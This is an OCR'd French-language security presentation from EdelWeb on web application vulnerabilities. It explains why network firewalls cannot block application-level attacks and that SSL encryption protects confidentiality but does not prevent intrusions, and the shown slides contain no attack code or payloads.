EdelWeb

Vulnérabilités et sécurisation des applications Web


Pourquoi les firewalls sont impuissants face à certaines attaques

Patrick CHAMBET
EdelWeb

patrick.chambet@edelweb.fr
http://www.edelweb.fr
http://www.chambet.com

Planning

- Objectifs
- Généralités
  - Qu'est-ce qu'une application Web ?
  - Rôle et limitations des firewalls
- Vulnérabilités et attaques sur les applications Web
  - Interprétation des URLs
  - Mauvais contrôle des données entrées par l'utilisateur
  - Injection de code SQL
  - Attaques sur les identifiants de session
  - Cross Site Scripting
  - Autres attaques
- Reverse proxies
  - Architecture générale
  - Filtres simples
  - Reverse proxies "intelligents"
- Conclusion



Objectifs


EdelWeb

- Présenter les principales caractéristiques des applications Web
- Constater l'impuissance des firewalls face à un grand nombre d'attaques
- Décrire les vulnérabilités et las attaques actuelles courantes sur les applications Web
- Présenter à chaque fois des recommandations permettant de sécuriser les applications Web
- Présenter les nouvelles offres logicielles de reverse proxies "intelligents"
- Conclure sur la sécurité des applications Web

Planning

EdelWeb


- Objectifs
- Généralités
  - Qu'est-ce qu'une application Web ?
  - Rôle et limitations des firewalls
- Vulnérabilités et attaques sur les applications Web
  - Interprétation des URLs
  - Mauvais contrôle des données entrées par l'utilisateur
  - Injection de code SQL
  - Attaques sur les identifiants de session
  - Cross Site Scripting
  - Autres attaques
- Reverse proxies
  - Architecture générale
  - Filtres simples
  - Reverse proxies "intelligents"
- Conclusion



Qu'est-ce qu'une application Web ?


- Applicatif utilisant le protocole HTTP ou HTTPS pour être piloté par un utilisateur
- L'utilisateur n'a besoin que d'un simple navigateur Web ou d'une application propriétaire utilisant le protocole HTTP/HTTPS pour travailler sur l'applicatif
- L'utilisateur peut se situer très loin de l'applicatif et travailler à travers Internet

=> Le port 80 devient un port « fourre-tout » à travers lequel un grand nombre de flux passent les firewalls (protocoles DCOM, RPC, SOAP, XML, streaming sur HTTP, …)



Application Web type

EdelWeb




Source: FoundStone

Utilité des firewalls (1/3)

EdelWeb


- **Protection vis à vis des attaques au niveau réseau et services réseau**



Utilité des firewalls (2/3)

EdelWeb


- **Protection des serveurs internes (plan d'adressage privé RFC 1918: non routable)**



Utilité des firewalls (3/3)


EdelWeb

- Protection contre les flux sortants
- Pas de tentative de download à partir d'un serveur




Ce que les firewalls ne peuvent pas éviter

EdelWeb




Le mythe de la sécurité par le chiffrement

EdelWeb



- « J'utilise du chiffrement (SSL 128 bits par exemple) donc je suis sécurisé »




- « J'ai un certificat serveur Verisign donc mon site est sûr »

- Cela concerne la confidentialité, mais ne protège pas des intrusions

Planning

